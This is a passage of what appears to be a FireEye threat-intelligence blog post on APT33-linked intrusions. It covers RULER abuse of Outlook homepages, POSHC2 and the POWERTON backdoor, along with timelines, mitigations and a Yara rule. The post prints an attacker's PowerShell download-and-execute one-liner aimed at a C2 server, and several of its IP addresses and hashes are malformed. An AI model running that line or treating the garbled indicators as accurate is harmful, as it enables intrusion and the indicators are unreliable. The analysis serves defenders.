

[illegible]

Figure 2: Attacker's "Media.ps1" script

The purpose of "Media.ps1" was to decode and execute the downloaded binary payload, which was written to disk as "C:\Users\Public\Downloads\log.dat". At a later stage, this PowerShell script would be configured to persist on the host via a registry Run key.

Analysis of the "log.dat" payloads determined them to be variants of the publicly available POSHC2 proxy-aware stager written to download and execute PowerShell payloads from a hardcoded command and control (C2) address. These particular POSHC2 samples run on the .NET framework and dynamically load payloads from Base64 encoded strings. The implant will send a reconnaissance report via HTTP to the C2 server (<https://51.254.71.1223/images/static/content/>) and subsequently evaluate the response as PowerShell source code. The reconnaissance report contains the following information:

- Username and domain
- Computer name
- CPU details
- Current exe PID
- Configured C2 server

The C2 messages are encrypted via AES using a hardcoded key and encoded with Base64. It is this POSHC2 binary that established persistence for the aforementioned "Media.ps1" PowerShell script, which then decodes and executes the POSHC2 binary upon system startup. During the identified July 2018 activity, the POSHC2 variants were configured with a kill date of July 29, 2018.

POSHC2 was leveraged to download and execute a new PowerShell-based implant self-named POWERTON (<https://185.161.209.1172/api/info>). The adversary had limited success with interacting with POWERTON during this time. The actor was able to download and establish persistence for an Autolt binary named "CloudPackage.exe" (MD5: 46038aa5b2b940099b0db43f6a2687), which was achieved via the POWERTON "persist" command. The sole functionality of "CloudPackage.exe" was to execute the following line of PowerShell code:

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }; $webclient = new-object System.Net.WebClient; $webclient.Credentials = new-object System.Net.NetworkCredential('public', 'FN*4zJp[5wK0VUm]2_a1QXr*}z2j8Ye'); iex $webclient.DownloadString('https://185.161.209[.1]72/api/default')
```

The purpose of this code is to retrieve "silent mode" POWERTON from the C2 server. Note the actor protected their follow-on payloads with strong credentials. Shortly after this, Managed Defense contained the intrusion.

Starting approximately three weeks later, the actor reestablished access through a successful password spray. Managed Defense immediately identified the actor deploying malicious homepages with RULER to persist on workstations. They made some infrastructure and tooling changes to include additional layers of obfuscation in an attempt to avoid detection. The actor hosted their homepage exploit at a new C2 server (<https://5.79.66.1241/index.html>). At least three new variations of "index.html" were identified during this period. Two of these variations contained encoded PowerShell code written to download new OS-dependent variants of the .NET POSHC2 binaries, as seen in Figure 3.

[illegible]

Figure 3: OS-specific POSHC2 Downloader

Figure 3 shows that the actor made some minor changes, such as encoding the PowerShell "DownloadString" commands and renaming the resulting POSHC2 and .ps1 files dropped to disk. Once decoded, the commands will attempt to download the POSHC2 binaries from yet another new C2 server ([http://203.236.149.\[.\]124/delivered.dat](http://203.236.149.[.]124/delivered.dat)). The name of the .ps1 file dropped to decode and execute the POSHC2 variant also changed to "Vision.ps1". During this August 2018 activity, the POSHC2 variants were configured with a "kill date" of Aug. 13, 2018. Note that POSHC2 supports a kill date in order to guardrail an intrusion by time and this functionality is built into the framework.

Once again, POSHC2 was used to download a new variant of POWERTON (MD5: `c38069d0bc79acd28af382d0c1123e53`), configured to communicate with the C2 domain `hxxps://basepack1.org`. At one point in late-August, after the POSHC2 kill date, the adversary used `RULER.HOMEPAGE` to directly download POWERTON, bypassing the intermediary stages previously observed.

Due to Managed Defense's early containment of these intrusions, we were unable to ascertain the actor's motivations; however, it was clear they were adamant about gaining and maintaining access to the victim's network.

Adversary Pursuit: Infrastructure Monitoring

Advanced Practices conducts aggressive proactive operations in order to identify and monitor adversary infrastructure at scale. The adversary maintained a RULER.HOMEPAGE payload at [hxxp://91.235.116\[.\]212/index.html](http://hxxp://91.235.116[.]212/index.html) between July 16 and Oct. 11, 2018. On at least Oct. 11, 2018, the adversary changed the payload (MD5: [8be0657e7915aef376901d504673498](#)) to download and execute a POWERTON sample from [hxxp://103.236.149\[.\]1100/api/info](http://103.236.149[.]1100/api/info) (MD5: [40a82638bcc417dbf97d849e4f0ce5](#)). This specific URL was identified in a [public discussion](#) as possibly related to recent destructive attacks. We are unable to independently verify this correlation with any organic information we possess.

On Dec. 13, 2018, Advanced Practices proactively identified and attributed a malicious RULER.HOMEPAGE payload hosted at <http://89.45.35.1235/index.html> (MD5: [f0fe9d9de998907a7f6d9ba8f6a05](#)). The payload was crafted to download and execute POWERTON hosted at [https://staffmsic\[.\]org/transfer/view](https://staffmsic[.]org/transfer/view) (MD5: [53ae59ed03fa5df3bf738bc0775a91d9](#)).

Table 1 contains the operational timeline for the activity we analyzed.

DATE/TIME (UTC)	NOTE	INDICATOR
2017-08-15 17:06:59	APT33 - EMPIRE (Used)	8a99624d224ab3378598b9895660c890
2017-09-15 16:49:59	APT33 - PUPYRAT (Compiled)	4b19bccc25750f49c2c1bb462509f84e
2017-11-12 20:42:43	GroupA - AUTEXE Downloader (Compiled)	95f3bea43338addclad951cd2d42eb6f
2017-11-14 14:55:14	GroupA - PUPYRAT (Used)	17587668ac577fce0b278420b8eb72ac
2018-01-09 19:15:16	APT33 - PUPYRAT (Compiled)	56f5891f065494fdbb2693fc9bc9cae

2018-02-13 13:35:06	APT33 - PUPYRAT (Used)	56f5891f065494fdbb2693cfc9bce9ae
2018-05-09 18:28:43	GroupB - AUTEXE (Compiled)	46038aa5b21b940099b0db413fa62687
2018-07-02 07:57:40	APT33 - POSHC2 (Used)	fa7790abe9ee40556fb3c5524388de0b
2018-07-16 00:33:01	GroupB - POSHC2 (Compiled)	75e680d5fddbdb989812c7ba83e7c425
2018-07-16 01:39:58	GroupB - POSHC2 (Used)	75e680d5fddbdb989812c7ba83e7c425
2018-07-16 08:36:13	GroupB - POWERTON (Used)	46038aa5b21b940099b0db413fa62687
2018-07-31 22:09:25	APT33 - POSHC2 (Used)	129c296c363b6d9da0102aa03878ca7f
2018-08-06 16:27:05	GroupB - POSHC2 (Compiled)	fca0ad319bf8e63431eb468603d50eff
2018-08-07 05:10:05	GroupB - POSHC2 (Used)	75e680d5fddbdb989812c7ba83e7c425
2018-08-29 18:14:18	APT33 - POSHC2 (Used)	5832f708fd860c88cbdc088acecec4ea
2018-10-09 16:02:55	APT33 - POSHC2 (Used)	8d3fe1973183e1d3b0dbec31be8ee9dd
2018-10-09 16:48:09	APT33 - POSHC2 (Used)	48d1ed9870ed40c224e50a11bf3523f8
2018-10-11 21:29:22	GroupB - POWERTON (Used)	8be06571e915ae3f76901d52068e3498
2018-12-13 11:00:00	GroupB - POWERTON (Identified)	99649d58c0d502b2dfada02124b1504c

Table 1: Operational Timeline

Outlook and Implications

If the activities observed during these intrusions are linked to APT33, it would suggest that APT33 has likely maintained proprietary capabilities we had not previously observed until sustained pressure from Managed Defense forced their use. FireEye Intelligence has previously reported that APT33 has ties to destructive malware, and they pose a heightened risk to critical infrastructure. This risk is pronounced in the energy sector, which we consistently observe them target. That targeting aligns with Iranian national priorities for economic growth and competitive advantage, especially relating to petrochemical production.

We will continue to track these clusters independently until we achieve high confidence that they are the same. The operators behind each of the described intrusions are using publicly available but not widely understood tools and techniques in addition to proprietary implants as needed. Managed Defense has the privilege of being exposed to intrusion activity every day across a wide spectrum of industries and adversaries. This daily front line experience is backed by Advanced Practices, FireEye Labs Advanced Reverse Engineering (FLARE), and FireEye Intelligence to give our clients every advantage they can have against sophisticated adversaries. We welcome additional original source information we can evaluate to confirm or refute our analytical judgements on attribution.

Custom Backdoor: POWERTON

POWERTON is a backdoor written in PowerShell; FireEye has not yet identified any publicly available toolset with a similar code base, indicating that it is likely custom-built. POWERTON is designed to support multiple persistence mechanisms, including WMI and auto-run registry key. Communications with the C2 are over TCP/HTTP(S) and leverage AES encryption for communication traffic to and from the C2. POWERTON typically gets deployed as a later stage backdoor and is obfuscated several layers.

FireEye has witnessed at least two separate versions of POWERTON, tracked separately as POWERTON.v1 and POWERTON.v2, wherein the latter has improved its command and control functionality, and integrated the ability to dump password hashes.

Table 2 contains samples of POWERTON.

Hash of Obfuscated File (MD5)	Hash of Deobfuscated File (MD5)	Version
974b999186ff434bee3ab6d61411731f	3871aac486ba79215f2155f32d581dc2	V1
e2d60bb6e3e67591e13b6a8178d89736	2cd286711151efb61a15e2e11736d7d2	V1
bd80cf5e70a0677ba94b3f7c011440e	5a66480e100d4f14e12fceb60e91371d	V1
4047e238bbcec147f8b97d849ef40ce5	f5ac89d406e698e169ba34fea59a780e	V2
c38069d0bc79acdc28af3820c1123e53	4aca006b9afe85b1f11314b39ee270f7	V2
N/A	7f4f7e307a11f121d8659ca98bc8ba56	V2
53ae59ed03fa5df3bf738bc0775a91d9	99649d58c0d502b2dfada02124b1504c	V2

Table 2: POWERTON malware samples

Adversary Methods: Email Exploitation on the Rise

Outlook and Exchange are ubiquitous with the concept of email access. User convenience is a primary driver behind technological advancements, but convenient access for users often reveals additional attack surface for adversaries. As organizations expose any email server access to the public internet for its users, those systems become intrusion vectors. FireEye has observed an increase in [targeted adversaries challenging and subverting security controls on Exchange and Office365](#). Our Mandiant consultants also presented [several new methods used by adversaries to subvert multifactor authentication](#) at FireEye Cyber Defense Summit 2018.

At FireEye, our decisions are data driven, but data provided to us is often incomplete and missing pieces must be inferred based on our expertise in order for us to respond to intrusions effectively. A plausible scenario for exploitation of this vector is as follows.

An adversary has a single pair of valid credentials for a user within your organization obtained through any means, to include the following non-exhaustive examples:

- Third party breaches where your users have re-used credentials; does your enterprise leverage a naming standard for email addresses such as first.last@yourorganization.tld? It is possible that a user within your organization has a personal email address with a first and last name--and an affiliated password--compromised in a third-party breach somewhere. Did they re-use that password?
- Previous compromise within your organization where credentials were compromised but not identified or reset.
- Poor password choice or password security policies resulting in brute-forced credentials.
- Gathering of crackable password hashes from various other sources, such as NTLM hashes gathered via documents intended to phish them from users.
- Credential harvesting phishing scams, where harvested credentials may be sold, re-used, or documented permanently elsewhere on the internet.

Once the adversary has legitimate credentials, they identify publicly accessible Outlook Web Access (OWA) or Office 365 that is not protected with multi-factor authentication. The adversary leverages the stolen credentials and a tool like RULER to deliver exploits through Exchange’s legitimate features.

RULER In-The-Wild: Here, There, and Everywhere

SensePost’s RULER is a tool designed to interact with Exchange servers via a messaging application programming interface (MAPI), or via remote procedure calls (RPC), both over HTTP protocol. As detailed in the “Managed Defense Rapid Responses” section, in mid-November 2017, FireEye witnessed network activity generated by an existing Outlook email client process on a single host, indicating connection via Web Distributed Authoring and Versioning (WebDAV) to an adversary-controlled IP address 85.206.161[.]214. This communication retrieved an executable created with Aut2Exe (MD5: 95f3bea43338addclad951cd2d42eb6f), and executed a PowerShell one-liner to retrieve further malicious content.

Without the requisite logging from the impacted mailbox, we can still assess that this activity was the result of a malicious mail rule created using the aforementioned tooling for the following reasons:

- Outlook.exe directly requested the malicious executable hosted at the adversary IP address over WebDAV. This is unexpected unless some feature of Outlook directly was exploited; traditional vectors like phishing would show a process ancestry where Outlook spawned a child process of an Office product, Acrobat, or something similar. Process injection would imply prior malicious code execution on the host, which evidence did not support.
- The transfer of 95f3bea43338addclad951cd2d42eb6f was over WebDAV. RULER facilitates this by exposing a simple WebDAV server, and a command line module for creating a client-side mail rule to point at that WebDAV hosted payload.
- The choice of WebDAV for this initial transfer of stager is the result of restrictions in mail rule creation; the payload must be “locally” accessible before the rule can be saved, meaning protocol handlers for something like HTTP or FTP are not permitted. This is thoroughly detailed in Silent Break Security’s *initial write-up* prior to RULER’s creation. This leaves SMB and WebDAV via UNC file pathing as the available options for transferring your malicious payload via an Outlook Rule. WebDAV is likely the less alerting option from a networking perspective, as one is more likely to find WebDAV transactions occurring over ports 80 and 443 to the internet than they are to find a domain joined host communicating via SMB to a non-domain joined host at an arbitrary IP address.
- The payload to be executed via Outlook client-side mail rule must contain no arguments, which is likely why a compiled Aut2exe executable was chosen. 95f3bea43338addclad951cd2d42eb6f does nothing but execute a PowerShell one-liner to retrieve additional malicious content for execution. However, execution of this command natively using an Outlook rule was not possible due to this limitation.

With that in mind, the initial infection vector is illustrated in Figure 4.




Figure 4: Initial infection vector

As both attackers and defenders continue to explore email security, publicly-released techniques and exploits are quickly adopted. SensePost’s identification and responsible disclosure of CVE-2017-11774 was no different. For an excellent description of abusing Outlook’s home page for shell and persistence from an attacker’s perspective, refer to SensePost’s blog.

FireEye has observed and documented an uptick in several malicious attackers’ usage of this specific home page exploitation technique. Based on our experience, this particular method may be more successful due to defenders misinterpreting artifacts and focusing on incorrect mitigations. This is understandable, as some defenders may first learn of successful CVE-2017-11774 exploitation when observing Outlook spawning processes resulting in malicious code execution. When this observation is combined with standalone forensic artifacts that may look similar to malicious HTML Application (.hta) attachments, the evidence may be misinterpreted as initial infection via a phishing email. This incorrect assumption overlooks the fact that attackers require valid credentials to deploy CVE-2017-11774, and thus the scope of the compromise may be greater than individual users’ Outlook clients where home page persistence is discovered. To assist defenders, we’re including a Yara rule to differentiate these Outlook home page payloads at the end of this post.

Understanding this nuance further highlights the exposure to this technique when combined with password spraying as documented with this attacker, and underscores the importance of layered email security defenses, including multi-factor authentication and patch management. We recommend the organizations reduce their email attack surface as much as possible. Of note, organizations that choose to host their email with a cloud service provider must still ensure the software clients used to access that server are patched. Beyond implementing multi-factor authentication for Outlook 365/Exchange access, the Microsoft security updates in Table 3 will assist in mitigating known and documented attack vectors that are exposed for exploitation by toolkits such as SensePost’s RULER.

Microsoft Outlook Security Update	RULER Module Addressed
June 13, 2017 Security Update	RULER.RULES
September 12, 2017 Security Update	RULER.FORMS
October 10, 2017 Security Update	RULER.HOMEPAGE

Table 3: Outlook attack surface mitigations

Detecting the Techniques

FireEye detected this activity across our platform, including named detection for POSHC2, PUPYRAT, and POWERTON. Table 4 contains several specific detection names that applied to the email exploitation and initial infection activity.

PLATFORM	SIGNATURE NAME
Endpoint Security	POWERSHELL ENCODED REMOTE DOWNLOAD (METHODOLOGY) SUSPICIOUS POWERSHELL USAGE (METHODOLOGY) MIMIKATZ (CREDENTIAL STEALER) RULER OUTLOOK PERSISTENCE (UTILITY)
Network and Email Security	FE_Exploit_HTML_CVE201711774 FE_HackTool_Win_RULER FE_HackTool_Linux_RULER FE_HackTool_OSX_RULER FE_Trojan_OLE_RULER HackTool.RULER (Network Traffic)

Table 4: FireEye product detections

For organizations interested in hunting for Outlook home page shell and persistence, we’ve included a Yara rule that can also be used for context to differentiate these payloads from other scripts:

```
rule Hunting_Outlook_Homepage_Shell_and_Persistence
{
  meta:
    author = "Nick Carr (@itsreallynick)"
    reference_hash = "506fe019d48ff23fac8ae3b6dd754f6e"
```

```
strings:
  $script_1 = "<htm" ascii nocase wide
  $script_2 = "<script" ascii nocase wide
  $viewctl1_a = "ViewCtl1" ascii nocase wide
  $viewctl1_b = "0006F063-0000-0000-C000-000000000046" ascii wide
  $viewctl1_c = ".OutlookApplication" ascii nocase wide
condition:
  uint16(0) != 0x5A4D and all of ($script*) and any of ($viewctl1*)
}
```

Acknowledgements

The authors would like to thank Matt Berninger for providing data science support for attribution augmentation projects, Omar Sardar (FLARE) for reverse engineering POWERTON, and Joseph Reyes (FireEye Labs) for continued comprehensive Outlook client exploitation product coverage.

[< PREVIOUS POST](#)

[NEXT POST >](#)

Company

[Why FireEye?](#)
[Customer Stories](#)
[Careers](#)
[Certifications and Compliance](#)
[Investor Relations](#)
[Supplier Documents](#)

News and Events

[Newsroom](#)
[Press Releases](#)
[Webinars](#)
[Events](#)
[Awards and Honors](#)
[Email Preferences](#)

Technical Support

[Incident?](#)
[Report Security Issue](#)
[Contact Support](#)
[Customer Portal](#)
[Communities](#)
[Documentation Portal](#)

FireEye Blogs

[Threat Research](#)
[FireEye Stories](#)
[Industry Perspectives](#)

Threat Map

[View the Latest Threats](#)

Contact Us

+1 877-347-3393

Stay Connected

